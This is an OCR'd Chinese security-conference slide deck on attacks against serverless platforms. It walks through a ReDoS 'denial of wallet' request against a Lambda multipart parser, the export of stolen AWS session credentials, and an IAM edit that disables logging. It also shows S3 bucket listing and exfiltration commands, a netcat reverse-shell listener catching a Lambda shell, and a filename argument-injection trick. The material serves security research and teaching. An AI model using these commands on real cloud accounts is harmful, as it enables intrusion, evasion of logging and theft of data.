# Serverless攻击案例分享

创新研究院&星云实验室

安全研究员 浦明

NSFOCUS

CONTENTS 目 录




NSFOCUS

01

# 什么是Serverless

# 什么是Serverless

Serverless可在不考虑服务器的情况下构建并运行应用程序和服务，它使开发者避免了基础设施管理，例如集群配置、漏洞修补、系统维护等。Serverless并非字面理解的不需要服务器，只是服务器均交由第三方管理。




# 什么是Serverless

**AWS Lambda示例**

```
import os
import json

def lambda_handler(event, context):
    json_region = os.environ['AWS_REGION']
    return {
        "statusCode": 200,
        "headers": {
            "Content-Type": "application/json"
        },
        "body": json.dumps({
            "Region ": json_region
        })
    }
```

**函数由事件触发**





NSFOCUS

02

# Serverless攻击向量

NSFOCUS

# Serverless攻击向量



03

# 针对Serverless平台的攻击

NSFOCUS

# 针对Serverless平台的攻击 (一)

- 针对AWS Lambda平台账户的DoW（Denial Of Wallet）攻击

**CVE-2018-7560(ReDoS)**

“aws-lambda-multipart-parser”库的主要用途是向AWS Lambda开发者提供接口，该接口支持对multipart/form-data 类型请求的解析

```
POST /app HTTP/1.1
HOST: example.site
Content-Length: xxxxxx
Content-Type: multipart/form-data; boundary = "-- boundary"
-- boundary
Content-Disposition; form-data; name="filed1"
Value1
-- boundary
Content-Disposition; form-data; name="filed2"
Value2
-- boundary
...

module.export.parse = (event,spotText) => {
      const boundary = getValueIgnoringKeyCase(event.headers,'Content-Type').split('=')[1];
       const body = (event.isBase64Encoded ? Buffer.from(event.body,'base64').toString('binary') : event.body).split(new
RegExp(boundary)).filter(item => item.match(/Content-Disposition))
}
```

```
POST /app HTTP/1.1
HOST: xxxxxx.excute-api.cn-west-1.amazonaws.com
Content-Length: xxxxxx
Content-Type: multipart/form-data; boundary = (.+)+$
Connection: keep-alive
(.+)+$
Content-Disposition; form-data; name="text"
xxxxx
(.+)+$
Content-Disposition; form-data; name="file1"; filename="a.txt"
Content-Type: text/plain
Content of a.txt.
(.+)+$
Content-Disposition; form-data; name="file2"; filename="a.html"
Content-Type: text/plain
<!DOCTYPE html><title>.Content of a.html</.title>
(.+)+$
...
```


极其耗时的正则表达式

*数据来源： https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2018-7560*

# 针对Serverless平台的攻击 (二)

- 针对FaaS平台的数据窃取

**CVE-2018-11756（Apache Openwhisk）**




/init: 接收容器内要执行的代码（平台漏洞代码导致init调用次数不受限制）

/run: 接收函数的参数并运行代码


*数据来源： https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2018-7560*

# 针对Serverless平台的攻击（三）

- 利用AWS Lambda脆弱的函数运行时进行攻击

  - 攻击者利用开发者编写的代码漏洞获取shell权限

  - 攻击者恶意构造函数代码用于建立反向shell



# 针对Serverless平台的攻击（三）

- 利用AWS Lambda脆弱的函数运行时进行攻击


```
export AWS_ACCESS_KEY_ID=<ENTER KEY ID>
export AWS_SECRET_ACCESS_KEY=<ENTER SECRET ACCESS KEY>
export AWS_SESSION_TOKEN=<ENTER SESSION TOKEN>
```

# 针对Serverless平台的攻击（三）

- 利用AWS Lambda脆弱的函数运行时进行攻击


TTL

11分钟！！

## 未授权访问

```
{
    "Action": [
        "logs:CreateLogStream",
        "logs:CreateLogGroup"
    ],
    "Resource": [
        "arn:aws:logs:us-east-1:655125143201:log-group:/aws/lambda/panther-dev*:*"
    ],
    "Effect": "Deny" ##由 ALLOW 更改为 Deny
},
```


```
root@microservice-master:~# aws iam put-role-policy --role-name panther-dev-us-east-1-lambdaRole --policy-name dev-panther-lambda --policy-document file:///./test.json
```




## 窃取敏感数据


```
root@microservice-master:~#     aws s3 ls
2020-11-16 16:35:16 calbeebucket
2020-11-16 16:36:57 calbeebucket-resized
2020-11-24 11:01:48 panther-9e575f5c6886
2020-11-24 11:00:54 panther-dev-serverlessdeploymentbucket
```

```
root@microservice-master:~# aws s3 sync "s3://panther-9e575f5c6886" ~/panther
download: s3://panther-9e575f5c6886/assets/panther.jpg to ../../../panther/assets/panther.jpg
```




## 植入恶意木马


```
root   ~/work/project/reverse_lambda/serverless-prey/panther   nc -lvvp 4444
Listening on any address 4444 (krb524)
Connection from 127.0.0.1:54774
echo "Malware" > malware.sh ##写入恶意脚本
/bin/sh: line 1: malware.sh: Read-only file system ##路径为只读
echo "Malware" > /tmp/malware.sh   ##写入恶意脚本至 “/tmp” 目录
ls /tmp/malware.sh ##查看恶意脚本
/tmp/malware.sh ##写入成功
echo "X5O!P%@AP[4\PZX54(P^)7CC)7}$EICAR-STANDARD-ANTIVIRUS-TEST-FILE!$H+H*" > /tmp/malware.sh ##写入恶意字符串至脚本中
cat /tmp/malware.sh      ##查看恶意脚本
X5O!P%@AP[4\PZX54(P^)7CC)7}-STANDARD-ANTIVIRUS-TEST-FILE!+H* ##正常输出
```




NSFOCUS

# 针对Serverless平台的攻击（四）

- 文件驻留导致命令执行




```
root@xian107:/home/puming/test# touch -- --help   ##创建带有特殊名称的文件
root@xian107:/home/puming/test# ls -al
total 32
drwxr-xr-x  2 root root 4096 May 13 10:16 .
drwxr-xr-x 27 root root 4096 Dec 10 12:12 ..
-rwxr-xr-x  1 root root  197 May  5  2019 1.sh
-rwxr-xr-x  1 root root  183 May  5  2019 2.sh
-rwxr-xr-x  1 root root  153 May  5  2019 3.sh
-rwxr-xr-x  1 root root  173 May  5  2019 4.sh
-rw-r--r--  1 root root    0 May 13 10:16 --help
-rw-r--r--  1 root root  386 Dec 23  2019 nginx_2.yaml
-rw-r--r--  1 root root  356 Dec 23  2019 nginx.yaml
```

```
root@xian107:/home/puming/test# rm * -rf
Usage: rm [OPTION]... [FILE]...
Remove (unlink) the FILE(s).

  -f, --force           ignore nonexistent files and arguments, never prompt
  -i                    prompt before every removal
  -I                    prompt once before removing more than three files, or
                          when removing recursively; less intrusive than -i,
                          while still giving protection against most mistakes
      --interactive[=WHEN]  prompt according to WHEN: never, once (-I), or
                          always (-i); without WHEN, prompt always
      --one-file-system  when removing a hierarchy recursively, skip any
                          directory that is on a file system different from
                          that of the corresponding command line argument
      --no-preserve-root  do not treat '/' specially
      --preserve-root   do not remove '/' (default)
  -r, -R, --recursive   remove directories and their contents recursively
  -d, --dir             remove empty directories
  -v, --verbose         explain what is being done
      --help     display this help and exit
      --version  output version information and exit

By default, rm does not remove directories.  Use the --recursive (-r or -R)
option to remove each listed directory, too, along with all of its contents.

To remove a file whose name starts with a '-', for example '-foo',
use one of these commands:
  rm -- -foo

  rm ./-foo

Note that if you use rm to remove a file, it might be possible to recover
some of its contents, given sufficient expertise and/or time.  For greater
assurance that the contents are truly unrecoverable, consider using shred.

GNU coreutils online help: <http://www.gnu.org/software/coreutils/>
Full documentation at: <http://www.gnu.org/software/coreutils/rm>
```


```
root@xian107:/home/puming/test# ls -al ##未删除成功
total 32
drwxr-xr-x  2 root root 4096 May 13 10:16 .
